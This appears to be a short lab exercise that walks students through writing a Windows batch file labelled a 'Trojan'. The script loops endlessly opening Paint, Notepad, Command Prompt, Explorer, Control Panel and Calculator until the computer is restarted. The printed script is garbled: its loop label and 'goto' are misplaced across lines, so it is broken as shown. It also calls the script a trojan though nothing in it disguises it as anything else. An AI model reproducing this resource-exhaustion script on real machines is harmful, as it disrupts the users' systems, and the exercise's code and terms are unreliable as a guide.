Exercise 12 a

Aim: To build a Trojan and know the harmfulness of the trojan malwares in a computer system.



Output:

1. Create a simple trojan by using Windows Batch File (.bat)
2. Type these below code in notepad and save it as Trojan.bat

```
@echo off :x
start mspaint
start notepad
start cmd
start explorer
start control
start calc goto
x
```

3. Double click on Trojan.bat file.

4. When the trojan code executes, it will open MS-Paint, Notepad, sCommand Prompt, Explorer, etc., infinitely.

5. Restart the computer to stop the execution of this trojan.
